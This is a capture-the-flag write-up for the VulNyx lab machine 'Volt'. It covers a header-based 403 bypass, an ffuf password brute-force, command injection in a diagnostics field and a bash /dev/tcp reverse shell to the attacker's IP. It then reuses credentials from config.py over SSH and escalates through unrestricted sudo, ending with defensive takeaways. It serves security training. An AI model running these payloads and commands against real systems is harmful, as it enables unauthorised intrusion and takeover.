Volt | Vulnyx Writeup
Table of Contents
Overview

Volt is a VulNyx machine involving an access-control bypass, weak administrative credentials, command injection, sensitive credential disclosure, SSH access, and unrestricted sudo privileges.
Key Vulnerabilities
- 403 Forbidden Bypass via
X-Forwarded-For - Weak Admin Password
- Command Injection
- Sensitive Credential Disclosure
- Misconfigured Sudo Permissions
🔎 Reconnaissance
Begin by performing a full TCP port scan against the target.
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.49
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.49
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 00:09 -0700
Nmap scan report for 192.168.1.49
Host is up (0.00035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    nginx
|_http-title: Volt - Electronics Store
MAC Address: 00:0C:29:68:96:AC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 14.10 seconds
Findings
- 22 → SSH
- 80 → HTTP / Nginx Web Server
Port 80 hosts a website called Volt - Electronics Store.
🌐 Web Enumeration
Open port 80 in a browser.
The website is an electronics store containing several products, categories, login functionality, and registration functionality.
Next, enumerate the available directories using Gobuster.
gobuster dir -u http://192.168.1.49/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
Gobuster Results
$ gobuster dir -u http://192.168.1.49/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.49/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
About                (Status: 200) [Size: 3138]
Blog                 (Status: 200) [Size: 3033]
Contact              (Status: 200) [Size: 2789]
FAQ                  (Status: 200) [Size: 3192]
Login                (Status: 200) [Size: 3097]
Privacy              (Status: 200) [Size: 2779]
Products             (Status: 200) [Size: 6644]
Search               (Status: 200) [Size: 6647]
Support              (Status: 200) [Size: 2825]
about                (Status: 200) [Size: 3138]
accessories          (Status: 200) [Size: 3364]
account              (Status: 200) [Size: 2741]
admin                (Status: 200) [Size: 3121]
api                  (Status: 200) [Size: 111]
audio                (Status: 200) [Size: 3333]
blog                 (Status: 200) [Size: 3033]
careers              (Status: 200) [Size: 2968]
cart                 (Status: 200) [Size: 3838]
checkout             (Status: 200) [Size: 3372]
contact              (Status: 200) [Size: 2789]
deals                (Status: 200) [Size: 3376]
faq                  (Status: 200) [Size: 3192]
gaming               (Status: 200) [Size: 3345]
laptops              (Status: 200) [Size: 3352]
login                (Status: 200) [Size: 3097]
orders               (Status: 200) [Size: 2752]
phones               (Status: 200) [Size: 3338]
privacy              (Status: 200) [Size: 2779]
products             (Status: 200) [Size: 6644]
register             (Status: 200) [Size: 3313]
search               (Status: 200) [Size: 6647]
secret               (Status: 403) [Size: 2794]
shipping             (Status: 200) [Size: 2767]
support              (Status: 200) [Size: 2825]
terms                (Status: 200) [Size: 2759]
wishlist             (Status: 200) [Size: 2684]
Progress: 4751 / 4751 (100.00%)
===============================================================
Finished
===============================================================
The most interesting findings are:
/admin/secret
The /secret directory returns a 403 Forbidden response.
🔓 403 Forbidden Bypass
Using Burp Suite, intercept the request to /secret and add the following HTTP header:
X-Forwarded-For: 127.0.0.1
This successfully bypasses the 403 restriction and provides access to the Volt - Internal Staff Panel.
The panel contains the following flag:
FLAG: CS{403_byp4ss_x_forwarded_for}
The page also indicates that staff tools are available through the /admin panel.
🔐 Admin Panel
We already discovered the /admin directory during directory enumeration.
Navigating to /admin displays an administrator login panel.
Let’s brute-force the password for the admin user using FFUF.
ffuf -w /usr/share/wordlists/rockyou.txt \
-u http://192.168.1.49/admin \
-X POST -d "username=admin&password=FUZZ" \
-H "Content-Type: application/x-www-form-urlencoded" \
-mc 200
Result
$ ffuf -w /usr/share/wordlists/rockyou.txt -u http://192.168.1.49/admin -X POST -d "username=admin&password=FUZZ" -H "content-Type: application/x-www-form-urlencoded" -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://192.168.1.49/admin
 :: Wordlist         : FUZZ: /usr/share/wordlists/rockyou.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=admin&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

chocolate3              [Status: 200, Size: 3878, Words: 297, Lines: 63, Duration: 23ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
We successfully recovered the administrator credentials.
| Username | Password |
|---|---|
| admin | chocolate3 |
Using these credentials, we can successfully access the admin panel.
💉 Command Injection
Inside the admin panel, there is a System Diagnostics feature that allows us to enter an IP address to check connectivity.
When a local IP address is entered, the application returns a response.
Since the functionality appears to execute a system command, we test the input for command injection.
Use:
;id
The application returns:
This confirms that the application is vulnerable to command injection and that commands are being executed as the www-data user.
🐚 Reverse Shell
Start a Netcat listener on the attacker machine.
nc -lnvp 443
Then enter the following payload into the vulnerable input field:
;bash -c "bash -i > /dev/tcp/192.168.1.2/443 0>&1"
The reverse shell is successfully received.
$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.49] 56270
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We now have access as the www-data user.
🖥 Shell Upgrade
Before continuing with privilege escalation, upgrade the reverse shell to a fully interactive TTY.
script /dev/null -c bash
Press:
Ctrl + Z
Then execute:
stty raw -echo; fg
reset xterm
export TERM=xterm
export BASH=bash
The reverse shell is now upgraded to an interactive TTY.
🔑 Credential Discovery
The shell is located in the /opt/volt/ directory.
An interesting file named config.py is present.
Read the file:
cat config.py
Result
www-data@volt:/opt/volt$ cat config.py
# Volt store - database configuration
# TODO: move secrets to environment variables before production rollout
DB_HOST = "127.0.0.1"
DB_PORT = 3306
DB_NAME = "volt_store"
DB_USER = "batusai"
DB_PASS = "V0lt_db_S3cr3t_2026"
www-data@volt:/opt/volt$
The configuration file exposes credentials for the batusai user.
Username: batusai
Password: V0lt_db_S3cr3t_2026
Since SSH is available on port 22, try these credentials against SSH.
🔐 SSH Access as batusai
ssh batusai@192.168.1.49
After entering the discovered password, we successfully obtain an SSH session.
Verify the current user:
id
Result
$ ssh batusai@192.168.1.49
The authenticity of host '192.168.1.49 (192.168.1.49)' can't be established.
ED25519 key fingerprint is: SHA256:k9gg59ByF1Bdvf8bZWifGJFI1sjkUW+f4otCfhbzvJY
This key is not known by any other names.
batusai@192.168.1.49's password:
Linux volt 6.12.96+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.96-1 (2026-07-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug  1 05:47:01 2026 from 192.168.1.5
batusai@volt:~$ id
uid=1000(batusai) gid=1000(batusai) groups=1000(batusai),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(bluetooth)
batusai@volt:~$
We now have access as the batusai user.
🏁 User Flag
The user flag is located in the home directory.
cat user.txt
Result
a0bcc708bba0451e9134c31f4b1dda2a
🔍 Privilege Escalation
Let’s check the sudo permissions available to batusai.
sudo -l
Result
batusai@volt:~$ sudo -l

[sudo] password for batusai:
Matching Defaults entries for batusai on volt:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User batusai may run the following commands on volt:
    (ALL : ALL) ALL
The batusai user has unrestricted sudo privileges and can execute commands as any user.
We can therefore switch to the root user.
sudo su
Enter the Password.
Verify the current privileges:
id
Result
root@volt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@volt:~# cat /root/root.txt
We have successfully escalated to root.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
root@volt:~# cat /root/root.txt
c21c4e2d4784781ce3aabb9c3357e88f
root@volt:~#
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| Web Enumeration | Gobuster |
| Access Control Bypass | X-Forwarded-For |
| Credential Attack | FFUF |
| Initial Access | Command Injection |
| Shell Access | Reverse Shell |
| Credential Discovery | config.py |
| Lateral Access | SSH |
| Privilege Escalation | Misconfigured sudo |
| Root Access | sudo su |
| Flags | User + Root |
🚀 Key Takeaways
- Improper trust in the
X-Forwarded-Forheader can allow attackers to bypass IP-based access restrictions. - Administrative interfaces should not rely on weak or easily guessable passwords.
- User-controlled input used directly in system commands can lead to command injection and remote code execution.
- Sensitive credentials should never be hard-coded inside application configuration files.
- Database credentials found in application files should not automatically be reusable for SSH authentication.
- Sudo permissions should follow the principle of least privilege.
- Granting a user unrestricted
(ALL : ALL) ALLsudo access effectively provides full root access.

Related Posts
Trace | Vulnyx Writeup
Compromised the Trace machine by enumerating an exposed NFS share, discovering internal domains, bypassing a PHP …
LooseEnds | TryHackMe Writeup
Compromised LooseEnds through Vvveb CMS 1.0.5 by decoding exposed administrator credentials, exploiting CVE-2025-8518 …
CraftFall | VulNyx Writeup
Compromised the CraftFall machine by exploiting Craft CMS 5.6.16 through CVE-2025-32432 to obtain a www-data shell, …
Safeguard | VulNyx Writeup
Compromised the Safeguard machine by exploiting Apache Tomcat 10.1.34 through CVE-2025-24813 to obtain a tomcat shell, …